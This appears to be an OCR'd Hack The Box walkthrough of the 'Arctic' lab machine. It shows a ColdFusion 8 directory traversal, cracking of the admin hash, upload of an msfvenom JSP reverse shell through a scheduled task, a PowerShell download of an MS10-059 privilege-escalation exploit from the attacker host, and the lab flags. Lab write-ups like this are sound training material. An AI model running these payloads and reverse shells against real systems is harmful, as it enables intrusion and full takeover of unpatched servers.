
Hack The Box
PEN-TESTING LABS


Arctic :

Enumeration :

First let’s do an Nmap scan.




```
root@nexus:~# nmap -A -p- 10.10.10.11
```



```
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
```


Port 8500 seem strange, let’s browse it.



Index of /


```
CFIDE/                     dir   03/22/17 08:52 μμ
cfdocs/                    dir   03/22/17 08:55 μμ
userfiles/                 dir   08/24/19 06:18 πμ
```

Browsing CFIDE directory lead us to thise page.



```
Parent ..                                         dir   03/22/17 08:52 μμ
Application.cfm                                  1151   03/18/08 11:06 πμ
adminapi/                                         dir   03/22/17 08:53 μμ
administrator/                                    dir   03/22/17 08:55 μμ
classes/                                          dir   03/22/17 08:52 μμ
componentutils/                                   dir   03/22/17 08:52 μμ
debug/                                            dir   03/22/17 08:52 μμ
images/                                           dir   03/22/17 08:52 μμ
install.cfm                                     12077   03/18/08 11:06 πμ
multiservermonitor-access-policy.xml              278   03/18/08 11:07 πμ
probe.cfm                                       30778   03/18/08 11:06 πμ
scripts/                                          dir   03/22/17 08:52 μμ
wizards/                                          dir   03/22/17 08:52 μμ
```

Browsing administrator directory lead us to a login page cold fusion.



User name: admin

Password


Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.

After doing google research about coldfusion 8 exploit, i found a directory traversal exploit.

Source : https://www.exploit-db.com/exploits/14641


Exploitation :

Download this exploit and launch it for see how it work.




```
root@nexus:~/Téléchargements# python 14641.py
usage: 14641.py <host> <port> <file_path>
example: 14641.py localhost 80 ../../../../../../../lib/password.properties
```

Launch it again with the target host port and the default file_path.




```
root@nexus:~/Téléchargements# python 14641.py 10.10.10.11 8500 ../../../../../../../lib/password.properties
```




```
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6& \\Q>[K\=XP  \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
```

We got a password hash, let’s use hash-identifier for see wich type of hash it is.




```
root@nexus:~/Bureau# hash-identifier
```




```
    --------------------------------------------------
 HASH: 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03

Possible Hashs:
[+]  SHA-1
[+]  MySQL5 - SHA-1(SHA-1($pass))
```


Save the hash into a file and use john against it with rockyou wordlist.



```
root@nexus:~/Bureau# cat hash
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
```



```
root@nexus:~/Bureau# john --wordlist=/usr/share/wordlists/rockyou.txt hash
```




```
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
happyday         (?)
1g 0:00:00:00 DONE (2019-08-23 04:16) 100.0g/s 512000p/s 512000c/s 512000C/s jodie..babygrl
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

And we got the password of admin user « happyday ».


Come back to cold fusion 8 login page and login as :

Username : admin
Password : happyday

Once logged into « Debugging & Logging » category, click on Scheduled Tasks, it will allow you to create a new task and upload a malicious file.




ColdFusion run jsp file, so we need to create a jsp payload with msfvenom.



```
root@nexus:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.43 LPORT=4444 -f raw > volken-shell.jsp
Payload size: 1497 bytes
```

Now start a python simple http server for allow the task to download your file.



```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Come back to the Scheduled Tasks and configure it like that.

Task Name : VolkenShell (or whatever)


Duration : Check if the start date is the actual date

One-Time : Choose one or two minute later than your actual time

URL : Your ip and the port listened by your simple http server (default 8000)

Publish : Click on « save output to a file »

File : C:\ColdFusion8\wwwroot\CFIDE\volken-shell.jsp (so your payload will be saved at http://10.10.10.11:8500/CFIDE/volken-shell.jsp)



Task Name: VolkenShell

Duration: Start Date 24 Αυγ 2019 End Date (optional)

Frequency:

● One-Time at 4:47 πμ

○ Recurring Daily at

○ Daily every Hours 0 Minutes 0 Seconds 0

Start Time End Time

URL: http://10.10.14.43:8000/volken-shell.jsp

User Name:

Password:

Timeout (sec):

Proxy Server: : Port


Publish: ☑ Save output to a file

File: vwroot\CFIDE\volken-shell.jsp

Resolve URL: □ Resolve internal URLs so that links remain intact


When you are ready press on « submit » button at the bottom of the page.

You will see your file has been downloaded succesfully.




```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.11 - - [23/Aug/2019 04:32:57] "GET /volken-shell.jsp HTTP/1.1" 200 -
```

Now start a netcat listener.



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```


And browse your payload ! (http://10.10.10.11:8500/CFIDE/volken-shell.jsp)
Come back to your netcat listener and you will got a shell !



```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.11] 49245
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

Take user flag.




```
C:\Users\tolis\Desktop>type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>
```

User.txt = 02650d3a69a70780c302e146a6cb96f3

Privilege escalation :

Read system information and save the output to a file on your computer.




```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          25/8/2019, 3:11:40 ��
```

Once the output of systeminfo saved into a text file on your computer, download windows exploit suggester.


Source : https://github.com/GDSSecurity/Windows-Exploit-Suggester

Once downloaded update the database.




```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py  --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-08-23-mssb.xls
[*] done
```

Download dependencies.




```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# pip install xlrd --upgrade
```

Launch the tool with the database generated when you updated the tool, and your systeminfo output.



```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py  --database 2019-08-23-mssb.xls --systeminfo ar
ctic_systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
```

We got few potential exploit, but this one seem good.



```
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
```


After searching on exploit-db, exploit ms10-059 we found an exploit who lead only to the source code.

Source : https://www.exploit-db.com/exploits/14610

So i searched a compiled one.


Source : https://github.com/Re4son/Chimichurri

Download the Chimichurri.exe file, then start a python SimpleHTTPServer.




```
root@nexus:~/Téléchargements# ls
Chimichurri.exe
root@nexus:~/Téléchargements# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Come back to your shell on the box and download the file with powershell.




```
C:\ColdFusion8\runtime\bin>echo $webclient = New-Object System.Net.WebClient >>wget.ps1
```



```
C:\ColdFusion8\runtime\bin>echo $url = "http://10.10.14.43:8000/chimichurri.exe" >>wget.ps1
```




```
C:\ColdFusion8\runtime\bin>echo $file = "exploit.exe" >>wget.ps1
```




```
C:\ColdFusion8\runtime\bin>echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Then launch the powershell script for download the file.




```
C:\ColdFusion8\runtime\bin>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```




```
root@nexus:~/Téléchargements# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.11 - - [23/Aug/2019 19:14:41] "GET /chimichurri.exe HTTP/1.1" 200 -
```

Once downloaded, launch exploit.exe (chimichurri.exe has been renamed exploit.exe at the download step).




```
C:\ColdFusion8\runtime\bin>exploit.exe
exploit.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
```

We need to start a netcat listener beacause the exploit target our ip and port for open a system shell.




```
root@nexus:~# nc -nvlp 4545
listening on [any] 4545 ...
```

Launch the exploit against your ip and port listening.



```
C:\ColdFusion8\runtime\bin>exploit.exe 10.10.14.43 4545
exploit.exe 10.10.14.43 4545
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimichurri/
-->Got SYSTEM token...<BR>/Chimichurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default registry values...<B
R>
```


And you get a system shell back on your listener.



```
root@nexus:~# nc -nvlp 4545
listening on [any] 4545 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.11] 49426
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
nt authority\system
```

Take the root flag.



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
C:\Users\Administrator\Desktop>
```

Root.txt = ce65ceee66b2b5ebaff07e50508ffb90